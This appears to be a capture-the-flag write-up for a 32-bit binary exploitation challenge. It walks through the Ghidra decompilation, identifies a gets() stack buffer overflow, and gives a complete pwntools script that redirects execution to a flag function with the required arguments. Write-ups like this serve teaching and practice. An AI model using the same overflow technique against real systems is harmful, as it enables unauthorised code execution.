Initial Recon

First I ran my tool tio to get some basic information about the program.

After that I started the program to see what happens.

The program starts with a simple banner (You know who are 0xDiablos) and an input field. When you type something into the input field, it just gets echoed back.
Source Code Analysis
Since no source code was provided, I tried to disassemble the program in Ghidra. I found 3 interesting functions:
main:
undefined4 main(void)
{
  __gid_t __rgid;

  setvbuf(_stdout,(char *)0x0,2,0);
  __rgid = getegid();
  setresgid(__rgid,__rgid,__rgid);
  puts("You know who are 0xDiablos: ");
  vuln();
  return 0;
}
vuln:
void vuln(void)
{
  char local_bc [180];

  gets(local_bc);
  puts(local_bc);
  return;
}
flag:
void flag(int param_1,int param_2)
{
  char local_50 [64];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 != (FILE *)0x0) {
    fgets(local_50,0x40,local_10);
    if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
      printf(local_50);
    }
    return;
  }
  puts("Hurry up and try it on server side.");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
In the flag function we can see that param_1 and param_2 need to match specific values. Ghidra already showed us those values:

Vulnerability Analysis
In the vuln function there is a classic buffer overflow: gets(local_bc). Since gets has no size limit, it allows us to overflow the buffer and control the return address.
Exploitation
First we need the offset from the input buffer to the return address. With cyclic 230 we can generate a 230-byte non-repeating string. When we paste it into the input field in pwndbg, we can see where the program crashes, the EIP will contain part of the pattern. We copy that value and run cyclic -l <value> to get the exact offset.

With that offset and the two parameters, we can write a simple pwntools script:
from pwn import *

context.binary = './vuln'

elf = ELF("./vuln")

# IP and port here
HOST = ''
PORT =

p = remote(HOST, PORT)

p.recvuntil(b"You know who are 0xDiablos: ")

win  = 0x80491e2       # address of the flag function (pwndbg: p flag)
arg1 = p32(0xdeadbeef) # parameter 1 from Ghidra
arg2 = p32(0xc0ded00d) # parameter 2 from Ghidra

payload = flat(b"A" * 188, win, 0x0, arg1, arg2) # 0x0 is a fake return address

p.send(payload)
p.interactive()
Run the script with python3 exploit.py.
And we got our flag: